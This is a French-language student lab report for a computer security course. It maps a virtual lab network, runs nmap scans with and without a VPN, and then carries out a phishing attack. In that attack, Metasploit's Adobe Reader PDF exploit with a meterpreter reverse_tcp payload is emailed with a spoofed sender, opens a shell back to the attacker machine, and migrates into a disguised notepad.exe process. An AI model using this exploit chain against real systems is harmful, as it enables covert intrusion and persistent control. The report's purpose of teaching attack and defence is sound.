



INF4420A –Sécurité informatique

Automne 2021

TP No. 3

Groupe 5

1949477 – Ming Xiao Yuan

1953707 – Pier-Luc Tanguay

Soumis à : M. Guilhem Hermet

23 novembre 2021

Table des matières

Question 1 – Découverte du réseau [/1.5]	3
Question 2 – Nmap [/2]	6
Question 3 – L'email de trop [/1.5]	10
Références	13
Annexe	14

Question 1 – Découverte du réseau [/1.5]

- a) En vous connectant en tant que root sur ces machines, découvrez comment toutes ces machines sont connectées entre elles. Faites un schéma de ce réseau le plus complet possible (machines, adresses IP, ports ouverts et services utiles). Vous pouvez utiliser Visio ou encore draw.io.





Figure 1: topologie des 6 machines virtuelles

Pour découvrir la topologie des VM, nous avons utilisé 'ifconfig' et 'ipconfig' selon le système d'opération (linux ou windows). Ensuite, pour découvrir les services et les ports, nous avons utilisé 'netstat'. Des captures des adresses IP figurent dans l'annexe. Pour le Poste Internet, l'adresse IP a été modifiée de 192.168.214.130 à 123.45.67.128. La topologie est représentée à la figure 1.

Pare-feu Externe fait le pont entre la partie extérieure (qui inclut Poste Internet) et l'intérieur du réseau (sous réseau 192.168.211.0). Ce sous réseau inclut la VM Webmail et celle Pare-feu Interne. La partie entre les deux pare-feux, donc la VM Webmail, correspond à une zone démilitarisée (DMZ), qui est protégée par Pare-Feu Externe. Cette zone inclut les services accessibles depuis l'extérieur. La VM Pare-feu Interne donne accès aux sous-réseaux 192.168.212.0 et 192.168.213.0, qui inclut respectivement dans leur hiérarchie les VM Poste Admin et VPN. Le pare-feu interne isole ce réseau de la DMZ. En modifiant l'adresse IP de Poste Internet, nous lui permettons d'être dans le sous-réseau de la partie extérieur de Pare-feu Externe.

- b) Vérifiez que l'adresse IP de la machine Poste_Internet est bien 123.45.67.128 et changez l'adresse au besoin.

Adresse ip a été changée :



```
joe@localhost ~ $ sudo ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b2:08:26
          inet addr:192.168.214.130  Bcast:192.168.214.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:656 (656.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

joe@localhost ~ $ sudo ifconfig eth0 123.45.67.128
joe@localhost ~ $ sudo ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b2:08:26
          inet addr:123.45.67.128  Bcast:123.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:746 (746.0 B)  TX bytes:656 (656.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Figure 2: capture d'écran du changement d'adresse IP de Poste Internet.

- c) On peut remarquer qu'un service NAT est utilisé sur ce réseau (voir fichiers masq et rules dans le dossier /etc/shorewall du pare-feu externe). À quoi cela sert-il?

Le service NAT permet d'effectuer une traduction des adresses réseaux, en permettant un remappage d'une adresse IP vers une autre en modifiant l'en-tête IP des paquets. Pour le trafic sortant, le SNAT (source NAT) donne accès à internet aux postes locaux en remplaçant les adresses IP privées par celle publique de pare-feu. Le fichier 'masq' contient les règles du SNAT. Pour le trafic entrant, le DNAT permet aux postes de l'internet d'accéder aux services locaux (Webmail, domain DNS et Web). Les règles DNAT se retrouvent dans le fichier 'rules'. Le contenu des fichiers 'masq' et 'rules' se situent à la figure 3.

```
Parefeu_ext ~ # cat /etc/shorewall/masq
#
# Shorewall version 4 - Masq file
#
# For information about entries in this file, type "man shorewall-masq"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-masq.html
#
#####
#INTERFACE:DEST      SOURCE      ADDRESS      PROTO  PORT(S) IPSEC  MARK  USER/
#                                     GROUP
eth0                  192.168.0.0/16
Parefeu_ext ~ # cat /etc/shorewall/rules
#
# Shorewall version 4 - Rules File
#
# For information on the settings in this file, type "man shorewall-rules"
#
# The manpage is also online at
# http://www.shorewall.net/manpages/shorewall-rules.html
#
#####
#ACTION      SOURCE      DEST      PROTO  DEST  SOURCE      ORIGINAL  RATE      USER/  MARK  C
#ONNLIMIT    TIME      HEADERS                                PORT  PORT(S)      DEST      LIMIT      GROUP
#
#SECTION ALL
#SECTION ESTABLISHED
#SECTION RELATED
SECTION NEW

DNAT         net      dmz:192.168.211.3      tcp     80
DNAT         net      dmz:192.168.211.3      tcp     25
DNAT         net      dmz:192.168.211.3      tcp     993
DNAT         net      dmz:192.168.211.3      tcp     53
DNAT         net      dmz:192.168.211.3      udp     53
DNAT         net      dmz:192.168.213.3      tcp     53751
Parefeu_ext ~ # _
```

Figure 3: capture d'écran des fichiers /etc/shorewall/masq et /etc/shorewall/rules de Poste Pare-feu Externe

Question 2 – Nmap [/2]

- a) Changez l'adresse IP de la machine Poste_Internet pour 123.45.67.128 (sudo ifconfig eth0 123.45.67.128). À quelle adresse IP correspondent le domaine secsi.com et le serveur mail mail.secsi.com (commande nslookup)?

Nous avons utilisé la commande 'nslookup' pour découvrir les adresses IP correspondant aux domaines 'secsi.com' et 'mail.secsi.com'. La figure 4 démontre qu'ils correspondent les deux à 123.45.67.4 au port 53. Ce dernier est l'adresse IP du pare-feu externe, mais par son service NAT, le pare-feu externe redirige le port 53 vers la VM Webmail, qui est l'hôte du service DNS.

```
joe@localhost ~ $ nslookup secsi.com
Server:      123.45.67.4
Address:     123.45.67.4#53

Name:   secsi.com
Address: 123.45.67.4

joe@localhost ~ $ nslookup mail.secsi.com
Server:      123.45.67.4
Address:     123.45.67.4#53

Name:   mail.secsi.com
Address: 123.45.67.4
```

Figure 4: adresse IP domaine 'secsi.com' et 'mail.secsi.com'.

- b) Lancez cette commande en tant qu'utilisateur joe :

nmap -sT 192.168.211-214.* 123.45.67.* --open

Que fait cette commande ? Expliquez le résultat.

Cette commande utilise 'nmap' pour balayer/scan (-s) les ports TCP (-T) ouverts (--open) pour les machines mentionnées en paramètre, ainsi que leurs services.

- 192.168.211.0
- 192.168.212.0
- 192.168.213.0
- 192.168.214.0
- 123.45.67.0

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2021-11-10 10:47 EST
Nmap scan report for 123.45.67.4
Host is up (0.0019s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap done: 1280 IP addresses (2 hosts up) scanned in 19.78 seconds
```

Figure 5: résultat de la commande nmap.

On voit à la figure 5 que les résultats obtenus sont les port 25 (smtp), 53 (domain=DNS) et 993 (imaps) et 80 (http). Ces ports sont ouverts dans l'interface eth0 123.45.67.4. Puisque

nous utilisons ici un service NAT (pare-feu externe) qui n'expose pas les adresses IP privées à l'extérieur, et que Poste Internet se situe à l'extérieur du réseau local, **nmap** n'est pas en mesure d'analyser les sous-réseaux internes 192.168.*.*.

c) Que fait un service VPN?

Un VPN permet de créer un réseau privé à partir d'un poste se situant à l'extérieur d'un réseau privé, c'est-à-dire détenant une adresse IP publique par rapport à ce réseau. Il permet donc de créer un lien sécurisé entre différents postes distants. En utilisant un VPN, la connexion est anonyme face au reste du réseau internet [1].

Lancez le client VPN : `sudo /etc/init.d/openvpn start`

```
joe@localhost ~ $ sudo /etc/init.d/openvpn start
* Starting openvpn ...
Enter Private Key Password:
* WARNING: openvpn has started, but is inactive
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2021-11-10 11:45 EST
Nmap scan report for 192.168.211.3
Host is up (0.011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap scan report for 192.168.212.124
Host is up (0.010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 123.45.67.4
Host is up (0.0020s latency).
Not shown: 995 filtered ports, 1 closed port
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
993/tcp    open  imaps

Nmap done: 1280 IP addresses (260 hosts up) scanned in 34.48 seconds
joe@localhost ~ $
```

Figure 6: capture de la commande nmap, après l'activation du VPN

```
joe@localhost ~ $ sudo ifconfig
Password:
Sorry, try again.
Password:
eth0      Link encap:Ethernet HWaddr 00:0c:29:b2:08:26
          inet addr:123.45.67.128 Bcast:123.255.255.255 Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:25296 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24197417 (23.0 MiB) TX bytes:33720777 (32.1 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:33140 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2078572 (1.9 MiB) TX bytes:2078572 (1.9 MiB)

tun0      Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:10.8.0.6 P-t-P:10.8.0.5 Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1500 Metric:1
          RX packets:258546 errors:0 dropped:0 overruns:0 frame:0
          TX packets:261605 errors:0 dropped:407 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:10362160 (9.8 MiB) TX bytes:15699736 (14.9 MiB)

joe@localhost ~ $
```

Figure 7: Interfaces réseaux suite au démarrage du VPN

Lors de la connexion du VPN, une interface 'tun0', qui correspond à 'tunnel', a été créée avec les adresses inet 10.8.0.6 et point-to-point 10.8.0.5. Le poste est donc à ce moment à l'intérieur du réseau privé, en ayant contourné les restrictions des pare-feu. On voit d'ailleurs à la figure 9 que le Poste Internet est connecté service VPN 53751. De plus, Pare-feu Interne accepte les connexions provenant du VPN puisque le port 53751 figure dans la liste de règles, comme on peut le voir à la figure 8. Ceci permet donc à nmap de découvrir les ports ouverts des postes 192.168.211.3 (webmail) et 192.168.212.124 (poste admin), comme démontré à la figure 6. Donc à partir du sous-réseau 213, on est capable d'avoir accès aux sous-réseaux 212 et 211.

Figure 8 : règles d'autorisation des ports pour le pare-feu interne.

Figure 9: connection établi dans Poste Internet

Au départ, le Poste Internet était connecté au sous-réseau 123.45.67.0, qui est partagé au pare-feu externe, pour ensuite utiliser le service NAT pour avoir accès aux services internes du réseau. Avec le VPN et donc l'ajout de l'interface virtuel 'tun0', Poste Internet a désormais accès directement au sous-réseau 213. Le pare-feu interne laisse passer les connexions vers les autres postes par la suite. Le Poste Internet est donc ajouté au réseau interne, comme s'il était un poste local. Ce poste est donc à deux endroits dans le schéma: Internet et sous-réseau 213.

Un service NAT camoufle les adresses IP privées par une autre adresse IP. De l'extérieur, il est donc difficile d'obtenir quelle machine à quelle adresse IP. Lors d'un balayage de ports, les ports disponibles sont détectés, mais il est impossible de savoir à quelles adresses IP ils sont associés. Ceci crée de la confusion à un attaquant.

f) Pour les deux utilisations de nmap, dites à quel endroit du réseau il aurait fallu placer un IDS (Intrusion Detection System) pour détecter le balayage de ports.

Un IDS est un outil permettant de détecter les intrusions dans un système.

Pour la première commande (sans VPN), il faudrait le placer au pare-feu externe, puisque c'est lui qui est la porte d'entrée vers le réseau interne. C'est la frontière extérieur/intérieur.

Pour la deuxième commande (avec VPN), il faudra en placer un au niveau du pare-feu interne puisque le VPN donne accès au réseau privé. Par rapport au port de la DMZ, un IDS doit se situer au niveau du pare-feu interne.

Question 3 – L'email de trop [/1.5]

a) Quel est le résultat?

Dûs aux problèmes techniques qui nous sont impossibles à régler, nous ne pouvons malheureusement pas fournir de captures d'écran pour démontrer le résultat. Par contre, il serait intéressant de fournir une brève explication du résultat attendu. Suite aux manipulations effectuées, nous devrions potentiellement avoir une liste de vulnérabilités ainsi que les attaques potentielles pour notre système. Par la suite, nous pouvons, à notre tour, employer ces attaques pour voir si nous arrivons effectivement à infiltrer le système [2].

b) Pourquoi choisir le payload reverse_tcp plutôt que bind_tcp?

Le bind_tcp ouvre un port sur la machine vulnérable, tandis que reverse_tcp, c'est la machine vulnérable qui essaie de se connecter à l'attaquant. Puisque notre machine vulnérable se cache derrière un pare-feu et NAT, on ne peut pas ouvrir de port sur une machine. On n'utilisera alors le reverse_tcp, qui fera en sorte que c'est la machine vulnérable qui se connectera à un port sur notre machine, qui écoute pour recevoir une connexion.

```
msf exploit(adobe_utilprintf) > set LHOST 123.45.67.128
LHOST=> 123.45.67.128
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME   msf.pdf          yes       The file name.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC   process          yes       Exit technique: seh, thread, process, none
  LHOST      123.45.67.128    yes       The listen address
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Adobe Reader v8.1.2 (Windows XP SP3 English)

msf exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_utilprintf) > █
```

Figure 10: affichage des options, configuration LHOST et lancement exploit pour le .pdf




Figure 11: réception du courriel qui a été envoyé par le poste attaquant

c) Que se passe-t-il sur la machine Poste_admin?

À la figure 12, à l'ouverture du PDF, le fichier reste figé et rien ne s'affiche.




Figure 12: comportement du PDF à l'ouverture.

Et sur Poste_internet?

On voit à la figure 13 qu'une connexion a été établie sur le poste attaquant, avec Poste Admin. Ce dernier n'est pas au courant de la connexion. On peut désormais entrer des commandes dans le terminal 'meterpreter' qui représente le terminal de Poste Admin.

```
msf exploit(handler)> exploit explain logging and other output options
--help misc explain -o options, TLS, SMTP auth, and more
[*] Started reverse handler on 123.45.67.128:4444
root@bt:~# sendEmail -f fake@fake.com -t root@secsi.com -s 123.45.67.4 -u new -a /root/.msf4/local/ms
[*] Starting the payload handler...
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
[*] Sending stagen (752128 bytes) to 123.45.67.4 seconds.
[*] Meterpreter session 1 opened (123.45.67.128:4444 => 123.45.67.4:1043) at 2021-11-10 10:03:41 -0500

meterpreter> 10 09:45:30 bt sendEmail[3264]: Message input complete.
meterpreter> 09:45:31 bt sendEmail[3264]: Email was sent successfully!
meterpreter> #
meterpreter>
```

Figure 13: ouverture du session de connexion suite à l'ouverture du fichier joint dans Poste Admin.

- d) Sur Poste_internet, dans la fenêtre de votre « handler », lancez la commande: `run post/windows/manage/migrate`. Que s'est-il passé sur la Poste_admin? Expliquez.

On voit à la figure 14 l'exécution de la commande 'run'.

```
meterpreter > run post/windows/manage/migrate
[*] Running module against POSTE-51626
[*] Current server process: AcroRd32.exe (156)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 480
[+] Successfully migrated to process 480
meterpreter > $
```

Figure 14: exécution de la commande 'run'

Du côté Poste Admin, le PDF s'est fermé. La commande permet de migrer un processus 'meterpreter' à un autre, ce qui nous permet de nous rendre plus persistant sur la cible. Par exemple, la connexion s'est établie par l'ouverture d'un document PDF. Si le document PDF ferme, la connexion sera terminée. Nous migrons alors le processus pour que la connexion reste toujours active. Selon la figure 15, le processus créé donne l'impression que 'notepad.exe' est en exécution (3 commandes de migration ont été effectuées ici). Par contre, le logiciel 'notepad' n'est pas ouvert, ce qui devrait être un peu louche de la part de l'utilisateur du Poste Admin.

AcroRd32.exe	156	Console	0	38,884 K
notepad.exe	480	Console	0	6,232 K
notepad.exe	2000	Console	0	6,212 K
notepad.exe	1084	Console	0	5,964 K
cmd.exe	2036	Console	0	2,516 K

Figure 15: trois exemples de processus qui ont été migré, avec apparence de 'notepad.exe'

- e) Concluez quant à l'efficacité des mesures de sécurité face à un utilisateur imprudent.

On remarque donc ici que des attaques par le web sont possibles, spécialement par courriel dans notre cas. L'ouverture d'un fichier inconnu, envoyé de la part d'une source non connue, ouvre la porte à des attaques qui pourraient permettre à un attaquant d'avoir accès à de l'information confidentielle. En apparence, l'ouverture du fichier semblait banale, mais grâce à ceci, nous avons pu avoir accès à la totalité de l'ordinateur Poste Admin, même si ce dernier est derrière deux pare-feux et un service NAT. Finalement, même avec ces outils de sécurité, un utilisateur imprudent peut permettre à un attaquant d'arriver à ses fins. Malgré toutes les sécurités qu'on peut déployer, il y aura toujours des risques.


Références

[1] Roach, J., & Hardy, A. (2021, mai 19). *What Is A VPN And How Does It Work?* Forbes Advisor. <https://www.forbes.com/advisor/business/software/what-is-a-vpn-and-how-does-it-work/#:~:text=VPNs%20are%20virtual%20private%20networks.computer%20depending%20on%20the%20site>.


[2] Security, O. (2021). *ARMITAGE EXPLOITATION*. <https://www.offensive-security.com/metasploit-unleashed/armitage-exploitation/>

Annexe

Poste Admin:



Poste Internet:



Parefeu externe:

```
This is Parefeu_ext.unknown_domain (Linux x86_64 3.4.5-hardened) 20:56:27

Parefeu_ext login: root
Password:
